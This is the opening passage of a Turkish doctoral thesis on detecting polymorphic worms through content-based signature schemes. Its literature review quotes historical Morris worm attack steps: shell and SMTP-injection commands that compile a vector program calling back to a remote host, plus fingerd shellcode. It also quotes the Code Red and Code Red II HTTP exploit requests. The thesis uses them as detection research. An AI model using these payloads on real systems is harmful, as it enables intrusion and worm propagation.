**T.C.**
**GEBZE YÜKSEK TEKNOLOJİ ENSTİTÜSÜ**
**MÜHENDİSLİK VE FEN BİLİMLERİ ENSTİTÜSÜ**

# POLİMORFİK SOLUCAN SALDIRILARININ TESPİTİ

**BURAK BAYOĞLU**

**DOKTORA TEZİ**

**BİLGİSAYAR MÜHENDİSLİĞİ ANABİLİM DALI**

**GEBZE**

**2010**

**T.C.**
**GEBZE YÜKSEK TEKNOLOJİ ENSTİTÜSÜ**
**MÜHENDİSLİK VE FEN BİLİMLERİ ENSTİTÜSÜ**

# POLİMORFİK SOLUCAN SALDIRILARININ TESPİTİ

**BURAK BAYOĞLU**

**DOKTORA TEZİ**

**BİLGİSAYAR MÜHENDİSLİĞİ ANABİLİM DALI**

**TEZ DANIŞMANI**
**DOÇ. DR. İBRAHİM SOĞUKPINAR**

**GEBZE**

**2010**

## DOKTORA TEZİ JÜRİ ONAY SAYFASI

G.Y.T.E. Mühendislik ve Fen Bilimleri Enstitüsü Yönetim Kurulu'nun 07/06/2010 tarih ve 2010/25 sayılı kararıyla oluşturulan jüri tarafından 14/07/2010 tarihinde tez savunma sınavı yapılan Burak BAYOĞLU'nun tez çalışması Bilgisayar Mühendisliği Anabilim Dalında DOKTORA tezi olarak kabul edilmiştir.

### JÜRİ

ÜYE
(TEZ DANIŞMANI) : Doç.Dr. İbrahim SOĞUKPINAR

ÜYE : Prof.Dr. A. Coşkun SÖNMEZ

ÜYE : Doç.Dr. Y. Sinan AKGÜL

ÜYE : Doç.Dr. H. Ali MANTAR

ÜYE : Yrd.Doç.Dr. S. Süer ERDEM

### ONAY

G.Y.T.E. Mühendislik ve Fen Bilimleri Enstitüsü Yönetim Kurulu'nun ...../...../20... tarih ve ...../..... sayılı kararı.

İMZA/MÜHÜR

# ÖZET

**TEZİN BAŞLIĞI : Polimorfik Solucan Saldırılarının Tespiti**

**YAZAR ADI : Burak BAYOĞLU**

Truva atları, virüsler veya solucanlar gibi zararlı yazılımlar, işletim sistemi ve uygulama yazılımlarının açıklıklarını kullanarak bilgi sistemlerine ciddi zararlar verir. Bilgi sistemi verimliliğinin azalması, veri casusluğu, haksız rekabet, ucuz reklam, bilgi suçlarının işlenmesi gibi birçok amaçla günümüzde bu tür yazılımlar internet ortamında bulunmaktadır. Kullanıcı etkileşimi gerektirmemesi ve gerçek bir açıklığı kullanarak kendi kendine hızlı şekilde yayılabilmesi dolayısıyla solucanlar virüslere göre daha tehlikeli olarak değerlendirilmektedir. Solucanlar tüm zararlı yazılımların önemli bir bölümünü oluşturur ve çok kısa sürede çok sayıda sisteme bulaşırlar.

Polimorfik solucanlar, solucanların kendini kopyalama ve hızlı yayılma özelliklerini polimorfizm tekniğiyle birleştirirler. Polimorfik solucanın her kopyası farklı bir örüntüye sahip olduğu için basit imza eşleştirme yöntemleriyle tespit edilmeleri oldukça güçtür.

Bu çalışmada, polimorfik solucan imzalarının sınıflandırılması için çizge tabanlı bir sınıflandırma çerçevesi ve polimorfik solucan tespiti için imza yapıları önerilmiştir. Önerilen imza sınıflandırması, araştırmacılara yeni polimorfik solucan imza yapıları önerirken yol göstermeyi hedeflemektedir. Bu tez çalışmasında ayrıca beş yeni polimorfik solucan imza yapısı önerilmiştir. Önerilen imza yapıları, hem polimorfik solucan kopyalarındaki ortak karakter katarlarından hem de bu karakter katarları arasındaki ilişkilerden yararlanır. İmza yapıları, polimorfik solucanın yapısındaki değişikliklere karşı dirençlidir. Ayrıca, bir polimorfik solucanın izomorfik sürümleri için otomatik olarak imza oluşturma yöntemi de önerilmiştir. Deney sonuçları, imzaların iyi bir akış değerlendirme süresi performansına sahip olduğunu ve düşük yanlış-pozitif ve düşük yanlış-negatif oranlarıyla kullanılabileceğini göstermektedir.

# SUMMARY

**THESIS TITLE : Detection of Polymorphic Worm Attacks**

**AUTHOR NAME : Burak BAYOĞLU**

Malicious software such as trojans, viruses, or worms can cause serious damage to information systems exploiting operating system and application software vulnerabilities. Worms are one of the most harmful network enabled malicious software that can threaten networks and applications. Two main characteristics of worms distinguish them from the well-known virus programs and as a result are much more dangerous than the virus programs. First, worms do not need to attach themselves to an existing program. Second, worms do not require end-user interaction to realize the intended attack. Worms constitute a significant proportion of overall malicious software and infect a large number of systems in very short periods.

Polymorphic worms combine polymorphism techniques with self-replicating and fast-spreading characteristics of worms. Each copy of a polymorphic worm has a different pattern so it is not effective to use simple signature matching techniques.

In this work, a graph based classification framework of content based polymorphic worm signatures is proposed. This framework aims to guide researchers to propose new polymorphic worm signature schemes. In this thesis, five new polymorphic worm signature schemes are proposed using the defined framework. Proposed signature schemes utilize common substrings of polymorphic worm copies and also the relation between those substrings through dependency analysis. Signature schemes are resilient to changes in polymorphic worm structure. Changing the attack pattern of the worm does not prevent detection as long as the common substrings used in the signature set are not replaced. A method for automatically generating signatures for isomorphic versions of a polymorphic worm is also proposed. Experimental results support that signature schemes have good flow evaluation time performance and can be used with low false positives and low false negatives.

# TEŞEKKÜR

Doktora çalışmam sırasında benden yardımlarını esirgemeyen, karşılaştığım problemlerde ve önerdiğim yöntemlerde tavsiyeleriyle ufkumu genişleten tez danışmanım Sayın Doç. Dr. İbrahim Soğukpınar'a tüm içtenliğimle teşekkür ediyorum.

Tez izleme komitemde yer alarak çalışmamı dikkatle takip eden ve önerileriyle tezime büyük katkı sağlayan Sayın Doç. Dr. Hacı Ali Mantar'a ve Sayın Yrd. Doç. Dr. Serdar Süer Erdem'e ilgileri ve katkıları için teşekkür ediyorum.

Gebze Yüksek Teknoloji Enstitüsü'nde gerek dersine katıldığım gerek dersine katılmadığım, bana çok veya az emeği geçmiş bütün öğretim üyelerine teşekkür ediyorum.

Eşim Sayın Y. Müh. Özleyiş Bayoğlu'na, çalışmalarım sırasındaki desteği ve anlayışı için teşekkür ediyorum.

Manevi desteklerini benden esirgemeyen aileme teşekkür ediyorum.

Yoğun proje temposu içerisinde doktora çalışmama vakit ayırmama müsaade eden ve çalışmalarımı destekleyen Sayın TÜBİTAK UEKAE yöneticilerine ve çalışma arkadaşlarıma teşekkür ediyorum.

# İÇİNDEKİLER DİZİNİ

# SİMGELER VE KISALTMALAR DİZİNİ

| | | |
|---|---|---|
| DMZ | : | Demilitarized Zone |
| DNS | : | Domain Name System |
| EİKK | : | En İyi Karakter Katarı |
| Eİ | : | En İyi |
| EK | : | En Kötü |
| EUOKK | : | En Uzun Ortak Karakter Katarı |
| GKİ | : | Güçlü Kenar İmzaları |
| HTTP | : | Hypertext Transfer Protocol |
| ICMP | : | Internet Control Message Protocol |
| IP | : | Internet Protocol |
| KELD | : | Karar Eşiği Limit Değeri |
| Kİ | : | Kenar İmzaları |
| LCS | : | Longest Common Substring |
| ROC | : | Receiver Operating Characteristic |

| | | |
|---|---|---|
| SKK | : | Solucan Karakter Katarı |
| TCP | : | Transmission Control Protocol |
| UDP | : | User Datagram Protocol |
| YlGKİ | : | Yönlü Güçlü Kenar İmza Yapısı |
| YsGKİ | : | Yönsüz Güçlü Kenar İmza Yapısı |
| YlKİ | : | Yönlü Kenar İmza Yapısı |
| YsKİ | : | Yönsüz Kenar İmza Yapısı |
| YlKDB | : | Yönlü Kenar ve Bağımsız Düğümler Birleşimi |

# ŞEKİLLER DİZİNİ

# ÇİZELGELER DİZİNİ

# 1 GİRİŞ

İşletim sistemi ve uygulama yazılımı açıklıkları truva atları, virüs, solucan gibi zararlı yazılımlar tarafından kullanıldığında sistemlere ciddi zararlar verebilmektedir. Symantec tarafından yayınlanan 2010 yılı yıllık tehdit raporuna [1] göre, bu zararlı yazılımlar arasından solucanlar 2008 yılına göre %50 artış göstererek, 2009 yılında toplam zararlı yazılımların %43'ünü oluşturmuştur. Solucanlar, kendi kendine yayılma özelliği olan, virüslerin aksine kendisini başka bir programa eklemesi gerekmeyen ve yayılmak için kullanıcı etkileşimine ihtiyaç duymayan yazılımlardır. Solucanlar bu sayede virüslere göre çok daha hızlı yayılabilmektedir. Bu sebepledir ki Nimda, Code Red ve daha birçok solucan 15 dakika gibi kısa bir sürede internet sistemindeki milyonlarca konağa yayılabilmiştir.

Solucanlar, işletim sistemi ve uygulama yazılımı açıklıklarını kullanarak sistemlere nüfuz etmektedir ve nüfuz edilen sistemin ağ kaynakları kullanılarak diğer sistemlere yayılmaktadır. Polimorfik solucanlar, solucan ailesinin özel bir kümesidir. Polimorfik kod genel olarak, çalışan yazılımın aynı tutulmasına karşılık her kopyada farklı örüntüye sahip yazılım olarak tanımlanmaktadır. Benzer olarak polimorfik solucan, her solucan kopyasında farklı bir örüntüye sahip olan solucandır. Bu sebeple polimorfik solucanların basit örüntü tanıma yöntemleriyle başarılı şekilde tespit edilmesi mümkün olmamaktadır. Öte taraftan her polimorfik solucan örneğinde aynı olan kod parçaları bulunabilmektedir.

Polimorfik solucanlar ve polimorfik virüsler, kendi amaçlarına yönelik zararlı kod yazıp yaymaya çalışanlar için heyecan veren bir araçtır. Tespit edilmesi ve engellenmesi zor olduğu için işin uzmanları tarafından tercih edilmektedir. Bilgi sistemlerinde büyük risk oluşturan bu tehdidin tespit edilmesi ve engellenmesi de aynı şekilde bilgi güvenliği araştırıcılarının dikkatini cezp etmektedir.

Klasik İnternet solucanlarını tespit etmek amacıyla geliştirilen tespit yöntemleri, polimorfik solucan saldırılarının tespiti sırasında yetersiz kalmaktadır. Bunun sebebi, polimorfik solucanın tüm kopyalarını başarıyla temsil edecek yeterli uzunlukta kaliteli imzalar oluşturulamamasıdır. Polimorfik solucanların tespiti

amacıyla, akış içeriklerini inceleyerek ya da ağ üzerindeki anormallikleri izleyerek karar verme yöntemi geliştiren çalışmalar mevcuttur. Ağ anormalliklerinin izlendiği yöntemler, sistemlerdeki kullanıcıların zaman içerisindeki davranışlarındaki değişikliklerden ötürü içerik analizi yapan yöntemlere göre daha kötü yanlış-pozitif oranlarına sahip olmaktadır. İçerik analizi yaparak polimorfik solucanları tespit etmeye çalışan mevcut çalışmalarda, bir polimorfik solucanın farklı örüntüye sahip kopyalarında ortak olarak bulunan ayrık karakter katarlarından faydalanılmaktadır. Bu çalışmalarda önerilen imza yapıları, polimorfik solucan kopyalarında bulunan ortak karakter katarlarının bağımsız olduğunu kabul etmekte ve akış değerlendirme sırasında ya bu bağımsız karakter katarlarının skorlarından faydalanmakta ya da esnek olmayan dizilim ya da birleşim imzaları tanımlamaktadır. Halbuki bir polimorfik solucanın kopyalarında ortak olarak görülen karakter katarları, polimorfik solucan kodunun çalışabilmesi için kullanılan ağ protokolünün komut mantığına uymak durumundadır ve birbirleriyle ilişkilidir.

Ağ protokolü komut kümesine ya da polimorfik solucanın faydalandığı sistem açıklığını çalıştırmak için akış içerisinde eklenmesi gereken kod parçasına ait ortak karakter katarlarının birbirleriyle olan ilişkileri, polimorfik solucan akışlarını normal akışlara göre daha ayırt edici şekilde tespit etmek için kullanılabilecek faydalı bir özelliktir. Bu çalışmada, polimorfik solucan kopyalarındaki ortak karakter katarları bağımsız olarak kabul edilmemekte ve birbirleriyle olan ikili bağımlılıkları göz önünde bulundurularak güçlü ve esnek imza yapıları tanımlanmaktadır. Polimorfik solucan saldırılarının tespiti probleminde bir diğer gereksinim, bir polimorfik solucanın izomorfik sürümlerinin zaman kaybetmeden tespit edilmeye başlanmasıdır. Mevcut imza tabanlı çalışmalarda spesifik bir polimorfik solucanı tespit etmek için imza kümeleri tanımlarken, olabildiğince esnek bir yapı kullanarak izomorfik solucan sürümlerinin tespit edilmesi konusunda eksiklikler bulunmaktadır.

Bölüm 1.1'de, doktora çalışmasında çözüm üretilen polimorfik solucan tespit probleminin tanımı verilmiştir. Polimorfik solucan tespit çalışmalarına yönelik ön bilgi ve literatür analizi Bölüm 2'de sunulmuştur. Bölüm 3'de, polimorfik solucan tespiti için önerilebilecek imza yapıları için çizge tabanlı genel bir sınıflandırma yapılmış ve bu sınıflandırmaya uygun olarak önerilen polimorfik solucan imza

yapıları tanıtılmıştır. Test sonuçları analiz ve değerlendirmeleri Bölüm 4'de, sonuçlar Bölüm 5'de verilmiştir.

## 1.1 Problem Tanımı

Polimorfik solucanların ortak özellikleri aşağıdaki gibidir:

(1) Hızlı Yayılma: Polimorfik solucanlar, işletim sistemi ve uygulamaların barındırdıkları açıklıklarından faydalanarak kullanıcı etkileşimine ihtiyaç duymaksızın ilgili açıklığı bulunduran sistemlere hızlı şekilde nüfuz ederler. Bu, solucan zararlı yazılımlarının kalıtsal bir özelliğidir.
(2) Kendi Kendine Çoğalma: Polimorfik solucanlar, bir hedef sisteme nüfuz ettikten sonra aynı açıklığı içeren diğer sistemlere yayılmak için nüfuz ettikleri sistemin kaynaklarını kullanırlar. Diğer sistemlere yayılırken dış bir etkenin yardımına ihtiyaç duymadan aynı açıklığı barındıran sistemlere kendi kendilerini kopyalayabilirler. Bu, solucan zararlı yazılımlarının kalıtsal bir özelliğidir.
(3) Örüntü Değiştirme: Polimorfik solucanlar, polimorfik yazılım tekniklerini kullanarak her yeni kopyada farklı bir örüntüye sahip olurlar. Bir polimorfik solucanın tüm kopyalarını temsil etmek için yeterli uzunlukta ve ayırt edicilikte ortak bir karakter katarı bulunmaz.

Mevcut içerik tabanlı polimorfik solucan tespit yöntemleri, solucan kopyalarının içerdiği ortak alt karakter katarlarından faydalanmaktadır. Polimorfik solucanların bir ağ protokolü yapısı ve açıklık kullanma mantığı içerisinde kalmak zorunda olduğu düşünülünce, bu ortak alt karakter katarlarının birbirleriyle ilişkili olduğu açıktır. Ortak alt karakter katarlarının birbirleriyle olan ilişkisinden faydalanılarak solucan yapısındaki değişikliklere karşı dirençli, yanlış-pozitif ve yanlış-negatif karar oranı düşük, hızlı karar verecek şekilde tasarlanmış polimorfik solucan tespit yöntemlerinin önerilmesi konusunda literatürde yeterince çalışma yapılmadığı görülmüştür.

Önerilen herhangi bir içerik analizi tabanlı polimorfik solucan tespit yapısının sağlaması gereken dört ana tasarım kriteri bulunmaktadır. Önerilen çözüm düşük yanlış-negatif oranına ve düşük yanlış-pozitif oranına sahip olmalı, tespit mekanizması hızlı olmalı ve polimorfik solucanın bilinmeyen yeni sürümlerine karşı dirençli olmalıdır.

Yanlış-negatif oranı, tespit edilemeyen polimorfik solucan sayısının gelen polimorfik solucanlarının toplam sayısına oranı olarak tanımlanır. Polimorfik solucan tespit yapısının yanlış-negatif kararları sebebiyle sistemler polimorfik solucan tehditlerine karşı korumasız kalır. Önerilen çözüm, saldırıları doğru tespit etmek ve önlemek için düşük ve tercihen sıfır yanlış-negatif oranına sahip olmalıdır.

Yanlış-pozitif oranı, polimorfik solucan olarak etiketlenen zararsız akışların sayısının gelen zararsız akışların toplam sayısına oranı olarak tanımlanır. Yanlış-pozitif kararlar geçerli zararsız trafiğin kesilmesine ve son kullanıcı faydasının azalmasına sebep olur. Saldırılar için kapsamlı tespit imzalarının tanımlanması yüksek yanlış-pozitif oranlarına sebep olmamalıdır. Önerilen çözüm, kabul edilebilir mertebede sistem faydalanama oranını sürdürebilmek için düşük ve tercihen sıfır yanlış-pozitif karar oranına sahip olmalıdır.

Polimorfik solucan saldırılarını düşük yanlış-negatif ve düşük yanlış-pozitif karar oranları ile tespit etmenin yanı sıra, karar aşamasının zamanında tamamlanması da bir diğer temel gereksinimdir. Zamanla sistemlerin mevcut ağ bant genişliği artmaktadır. Paralelde işlem gücünün de artmasına karşın zararlı yazılım saldırı girişimlerinin sayısı da artmaktadır. Sadırı tespit ve önleme sistemleri, gereksiz iletişim gecikmelerini önlemek veya sistem yöneticilerine saldırı alarmlarını zamanında vermek için karar aşamasını hızlı bir şekilde tamamlamalıdır.

Sistemler solucanların bilinen sürümlerine karşı bağışıklık kazandıkça zararlı yazılım geliştiricilerin alternatif saldırılar araması nedeniyle, polimorfik solucan saldırı vektörleri zamanla değişebilir. Polimorfik solucanlar, sistemlere nüfuz etmek ve ağlara geniş ölçekte yayılmak için bir sistem açıklığını kullanırlar. Bu açıklıklar ağ protokol yapılarında veya hedef konaklarda çalışan yazılımlarda bulunabilir.

Hedef konağın program sayacının yönlendirildiği bellek dönüş adresi değiştirilebilir veya aynı açıklık farklı bir ağ protokol komut dizisi kullanılarak çalıştırılabilir. Bu değişiklikler sonucu, polimorfik solucan akış çizgesi *W'*nin bir veya daha fazla keşfedilmiş düğümü yenileriyle değiştirilmiş olur. Bu yeni sürümler, ilgili polimorfik solucan akış çizgesi *W'*nin izomorfik eşdeğeri olarak düşünülebilir. Önerilen polimorfik solucan tespit imza yapısı, polimorfik solucanın sürümlerini tespit edebilmeli ya da yeni sürüm için hızlıca imza üretecek bir mekanizma tanımlamalıdır.

Bu doktora çalışmasında, belirlenen tasarım kriterleri göz önünde bulundurularak polimorfik solucan saldırılarının tespit edilmesi problemine çözüm önerileri getirilmiştir. Solucan tespitine yönelik farklı yaklaşımlar bulunmuştur. Solucan saldırıları ağ üzerinden geçen paket bilgisi veya saldırılan sistemin belleğinde çalışan kod bilgisi kullanılarak yapılabilmektedir. Solucan saldırısı hedef sistemlere ulaşmadan ağ geçidi seviyesinde saldırı tespit ve önleme sistemleriyle koruma sağlanması, hedef sistemler üzerinde koruma sağlanmasından daha etkin bir yöntemdir. Böylelikle merkezi ağ geçitleri üzerinden sistem güvenliği sağlanabilmekte ve ağ içerisine çok sayıda olan konakların her birinde güvenlik mekanizmasının yönetilmesi yükü ortadan kalkmaktadır. Aynı zamanda, içerik tabanlı tespit sistemleri olabileceği gibi davranış tabanlı tespit sistemleri de bulunmaktadır. Bu doktora çalışmasında ağırlıklı olarak ağ üzerinden geçen akış bilgisini kullanan içerik tabanlı çözümlere yoğunlaşılmıştır.

# 2 ÖN BİLGİ VE LİTERATÜR ANALİZİ

Bu bölümde, polimorfik solucan tespitine yönelik önerilen yönteme temel oluşturacak bilgiler verilmiş ve problemin çözümüne ilişkin literatürde önerilmiş yaklaşımlardan bahsedilmiştir. Bölüm 2.1'de, internet solucanları hakkında ön bilgiler verilmiştir. Bölüm 2.2'de polimorfik yazılım yapısı tanıtılmıştır. Polimorfik solucanların karakteristik özellikleri Bölüm 2.3'de verilmiştir. Bölüm 2.4'de, polimorfik solucan imzası oluşturma sırasında faydalanılan normal akış havuzu ve polimorfik solucan akış havuzu yapıları tanıtılmıştır. Polimorfik solucan tespiti çalışmalarında kullanılabilecek matematik temelleri Bölüm 2.5'de özetlenmiştir. Bölüm 2.6'da, polimorfik solucanlarda izomorfizm kavramı açıklanmıştır. Solucan tespiti ve polimorfik solucan tespiti konusunda yapılan başlıca çalışmalar Bölüm 2.7'de verilmiştir.

## 2.1 İnternet Solucanları

Bilgisayardan bilgisayara yayılabilen yazılım kavramından ilk olarak 1975 yılında John Brunner tarafından yazılan The Shockwave Rider[4] isimli bilim kurgu kitabında bahsedildiği [3]'deki teknik raporda aktarılmaktadır. 1979-1981 yılları arasında Xerox PARC araştırıcıları da solucan karakteristikleri taşıyan faydalı programlar geliştirmişlerdir. Bu programların amacı sistemlere zarar vermek değil aksine dağıtık ortamlarda amaçlanan işlerin gerçekleştirilmesidir. Bu sebeple de ilgili çalışmalar solucan zararlı yazılımları olarak değerlendirilmemektedir. Morris solucanı, 2 Kasım 1988 tarihinde internet ağına yayılan ilk solucan yazılımı olarak bilinmektedir[2]. Solucan kodunun yazarı olan Robert Tappan Morris her ne kadar kodun asıl amacının internet ağına bağlı bilgisayar sayısını öğrenmek olduğunu belirtmiş olsa da, solucanın daha önce hedef bilgisayara bulaşıp bulaşmadığının kontrolü sırasında sistem yöneticileri tarafından yanlış-pozitif cevap döndürülmesi ihtimaline karşı yazılım her halükarda kendini hedef bilgisayara kopyalamıştır. Bu tasarım değişikliği dolayısıyla solucan yazılımı beklenmedik şekilde fazla sayıda bilgisayara kısa zaman içerisinde kendini kopyalamış ve verimlilik kaybı dolayısıyla büyük maddi zararlara sebep olmuştur.

İnternet solucanlarından büyük sayıda bilgisayara kısa sürede ulaşan ve ciddi zararlar veren bilinen ilk örnek olması açısından Morris solucanı üzerinde çeşitli inceleme çalışmaları yapılmıştır. Eugene H. Spafford, [3]'deki teknik raporunda solucan yazılımların geçmişi ve Morris solucanı hakkında detaylı bilgiler vermiştir.

Morris solucanı, standart UNIX ağ hizmetlerinden *fingerd* ve *sendmail*'deki iki farklı açıklıktan faydalanmıştır. *Fingerd* hizmeti, bir arka plan prosesi olarak çalışmaktadır ve finger protokolü[5] üzerinden gelen istekleri karşılayarak sistem üzerindeki diğer kullanıcılar hakkında bilgi sağlamak için kullanılmaktadır. Bu komutun gerçeklemesinde girdi alırken kullanılan C fonksiyonu *gets*, girdi uzunluğunu kontrol etmediği için bellek taşmasına sebep olmaktadır. Morris solucanı *gets* fonksiyonundaki bellek taşmasından faydalanarak kendi kodunu çalıştırabilmektedir. Sendmail[6] ise yaygın olarak kullanılan bir e-posta hizmeti uygulamasıdır. Sendmail programı 25 numaralı TCP portunda dinleme yapan SMTP[7] protokolünü kullanmaktadır. İlgili TCP portuna istemci bağlantısı sağlandıktan sonra SMTP komutları kullanılarak e-posta aktarımı yapılmaktadır. SMTP komutlarından olan *debug* kullanılarak e-posta hizmetine alıcı e-posta adresi yerine bir dizi UNIX komutu gönderilebilmektedir. Morris solucanı bu yöntemi kullanarak hedef bilgisayar üzerinde uzaktan kod çalıştırabilmiştir.

Morris solucanı bir ana programdan ve bir vektör programdan oluşmaktadır. Herhangi bir bilgisayara bulaşıp komut satırına ulaştıktan sonra Morris solucanının diğer bilgisayarlara nüfuz etmesi [3]'de de belirtildiği üzere aşağıdaki adımlarla mümkün olmaktadır.

1) Saldırgan bilgisayar üzerinde, vektör programın bağlanması için bir TCP soketi oluşturulmaktadır. Rastgele sayılar kullanılarak bir parola (challange) ve dosya adı taslağı oluşturulmaktadır.
2) Vektör programı, daha önce tanıtılan iki yöntemden biri kullanılarak aşağıda gösterilen şekilde hedef bilgisayara aktarılıp çalıştırılmaktadır.
   a. Komut satırı üzerinden aşağıdaki komutlar gönderilerek:

```
PATH=/bin:/usr/bin:/usr/ucb
cd /usr/tmp
echo gorch49; sed '/int zz/q' > x14481910.c;echo gorch50
```

```
[Vektör program kodu (EK-1)]
int zz;
cc -o x14481910 x14481910.c;./x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481910.c;echo DONE
```

b. SMTP protokolü kullanılarak:

```
debug
mail from: </dev/null>
rcpt to: <"|sed -e '1,/^$/'d | /bin/sh ; exit 0">
data
cd /usr/tmp
cat > x14481910.c <<'EOF'
[Vektör program kodu (EK-1)]
EOF
cc -o x14481910 x14481910.c;x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481910.c
.
quit
```

3) Vektör programı sunucuya bağlanıp ilk aşamada oluşturulan parola ile birlikte üç adet dosyayı göndermektedir. Bu dosyalar, solucanın Sun 3 sürümü, VAX sürümü ve vektör programın kaynak kodudur. Bu dosyalar kopyalandıktan sonra vektör programı bir komut satırı olarak işlev görmeye başlamaktadır.
4) Sunucu, bağlanılan komut satırı üzerinden aşağıdaki komutları göndermektedir:

```
PATH=/bin:/usr/bin:/usr/ucb
rm -f sh
if [ -f sh ]
then
P=x14481910
else
P=sh
Fi
```

Daha sonra aktarılan her ikili (binary) dosya için aşağıdaki komutlar kullanılarak derleme ve çalıştırma yapılmaktadır.

```
cc -o $P x14481910,sun3.o
./$P -p $$ x14481910,sun3.o x14481910,vax.o x14481910,l1.c
rm -f $P
```

5) Solucan yeni nüfuz ettiği sistemde şu işlemleri yaparak kendisini gizlemektedir: girdi parametrelerinin karıştırılması (obscure), ikili (binary) sürümünün bağının kopartılması (unlinking) ve ana prosesinin öldürülmesi (çalıştırma sırasında kullanılan $$ parametresi). Daha sonra solucanın çalıştırılabilir dosyaları belleğe okunmakta ve sabit disk üzerindeki kopyaları silinmektedir.

6) Solucan nüfuz ettiği sistem üzerindeki ağ arayüzleri ve daha önce bağlantı kurduğu bilgisayarlar hakkında bilgi toplayıp bellekte bir liste oluşturmaktadır.
7) Oluşturulan listede bulunan ve sonraki saldırıda nüfuz edilmeye aday olan bilgisayarlar kontrol edilmektedir. Telnet, rexec gibi komutlarla listedeki bilgisayarların hala ulaşılabilir olup olmadıkları kontrol edilmekte ve ulaşılamayan bilgisayarlar listeden kaldırılmaktadır.
8) Listedeki ulaşılabilen bilgisayarlara nüfuz etmek için aşağıda verilen üç yöntemden uygun olan kullanılmaktadır.
   a. *rsh* (remote shell) komutu ile uzaktan komut satırının elde edilmesi (/usr/ucb/rsh, /usr/bin/rsh, ya da /bin/rsh ile) durumunda solucan hedef bilgisayara adım 1 ve 2.a'da anlatıldığı şekilde nüfuz eder.
   b. *fingerd* bellek taşmasından faydalanmak üzere aşağıdaki komut diziliminin finger protokolü üzerinden gönderilmesi:

```
pushl $68732f '/sh\0'
pushl $6e69622f '/bin'
movl sp, r10
pushl $0
pushl $0
pushl r10
pushl $3
movl sp,ap
chmk $3b
```

   Gönderilen komut dizisinin çalışması durumunda solucan hedef bilgisayara adım 1 ve 2.a'da anlatıldığı şekilde nüfuz eder.
   c. SMTP portu (TCP 25) bağlantısı kurulduktan sonra solucan kopyasının e-posta üzerinden gönderilebilmesi durumunda solucan hedef bilgisayara adım 2.b'de anlatıldığı şekilde nüfuz eder.

Code Red[8] ve Code Red II[9] solucanları, internet üzerinde yüz binlerce bilgisayara nüfuz ederek büyük zararlara sebep olmuştur. İki solucan da Microsoft web sunucusu IIS (Internet Information Server)'in kataloglama uygulamasındaki bir açıklıktan faydalanarak bellek taşmasına sebep olmaktadır. HTTP protokolünün GET komutu ile .ida uzantılı dosyaya istekte bulunulmaktadır. Code Red ve Code Red II solucanlarının saldırı vektörleri aşağıda verilmiştir.

Code Red:

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Code Red II:

```
GET /default.ida?XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00c3
%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

Yukarıda görüldüğü gibi Code Red ve Code Red II solucanlarında GET komutu, default.ida dosyası ve dönüş bellek adresi değişmez karakter katarlarıdır. Bu solucanların polimorfik sürümlerinde de ilgili karakter katarları ve dönüş adresi değişmeyen alt karakter katarları olarak karşımıza çıkmaktadır. Code Red II solucanı 14 saat gibi kısa bir sürede 359.000 bilgisayara nüfuz ederek 2 milyar TL'den fazla zarara sebep olmuştur([10],[11],[12],[13]).

Code Red solucan ailesi, nüfuz ettiği bilgisayarlardan edindiği bilgilerle oluşturduğu nüfuz edilmeye aday bilgisayarlardan oluşan listeyi aynı açıklık için taramaktadır. Solucanın üzerinde çalıştığı listede deneme yapılacak bilgisayar kalmadığında belirli bir zaman aralığının 1/8 oranında rastgele IP adreslerine, 3/8 oranında /16 maskeli ağa, geri kalan zamanda ise /8 maskeli ağa nüfuz etmeye çalışmaktadır([12],[14]). Code Red II solucanının bir örneğinin nüfuz vektörü ve solucan gövdesi EK-2'de verilmiştir.

Nimda[15] ve Slammer[16] solucanları da geniş ağlara yayılıp büyük zararlar veren internet solucanlarına örneklerdir. Nimda solucanı Microsoft IIS 4.0 ve IIS 5.0

web sunucu yazılımlarının açıklıklarından faydalanmıştır. Nimda solucanı e-posta yoluyla yayılmakta ve açıklığı kullanarak e-posta eklentisindeki solucan kodunu otomatik olarak (önizleme sırasında) çalıştırabilmektedir. SQL Slammer solucanı ise, Microsoft SQL Sunucu yazılımının açıklığından faydalanarak on dakika gibi bir sürede 75.000'den fazla sunucuyu hizmet dışı bırakmıştır.

Code Red, Code Red II, Nimda, Slammer vb. internet solucanlarının tümü bir işletim sistemi ya da uygulamanın açıklığını kullanarak kullanıcı etkileşimine ihtiyaç duymaksızın yayılma özelliği taşımaktadır. Solucanların yayılma yöntemlerinin farklı şekillerde modellendiği görülmektedir. Kephart ve ark. salgın (epidemioloji) modellerinden faydalanarak çeşitli zararlı yazılım yayılma modelleri önermişlerdir([17],[18],[19]). Wang ve ark.([20],[21]) zararlı yazılımın yayılma gecikmesi ve kullanıcı farkındalığı parametrelerini kullanarak yayılma modelleri önermiştir. Solucanın yayılması sürerken sistemlerdeki açıklıkların kapatılması ve nüfuz edilen sistemlerin solucandan arındırılması işlemlerinin göz önünde bulundurulduğu bir model Chen ve ark. [22] tarafından ortaya koyulmuştur. Zou ve ark.([23],[24]), solucanların yayılmaması için alınan tedbirleri ve solucanın yayılmak için oluşturduğu aşırı trafik sebebiyle meydana gelen çakışmaları göz önünde bulundurmuşlardır. Yaptıkları çalışmada, küçük adres uzaylarının izlenmesi yoluyla solucan yayılma modellerinin oluşturulma ihtimalinin olduğunu göstermişlerdir. Su Fei ve ark.[25], ETwo-Factor solucan yayılma modelini 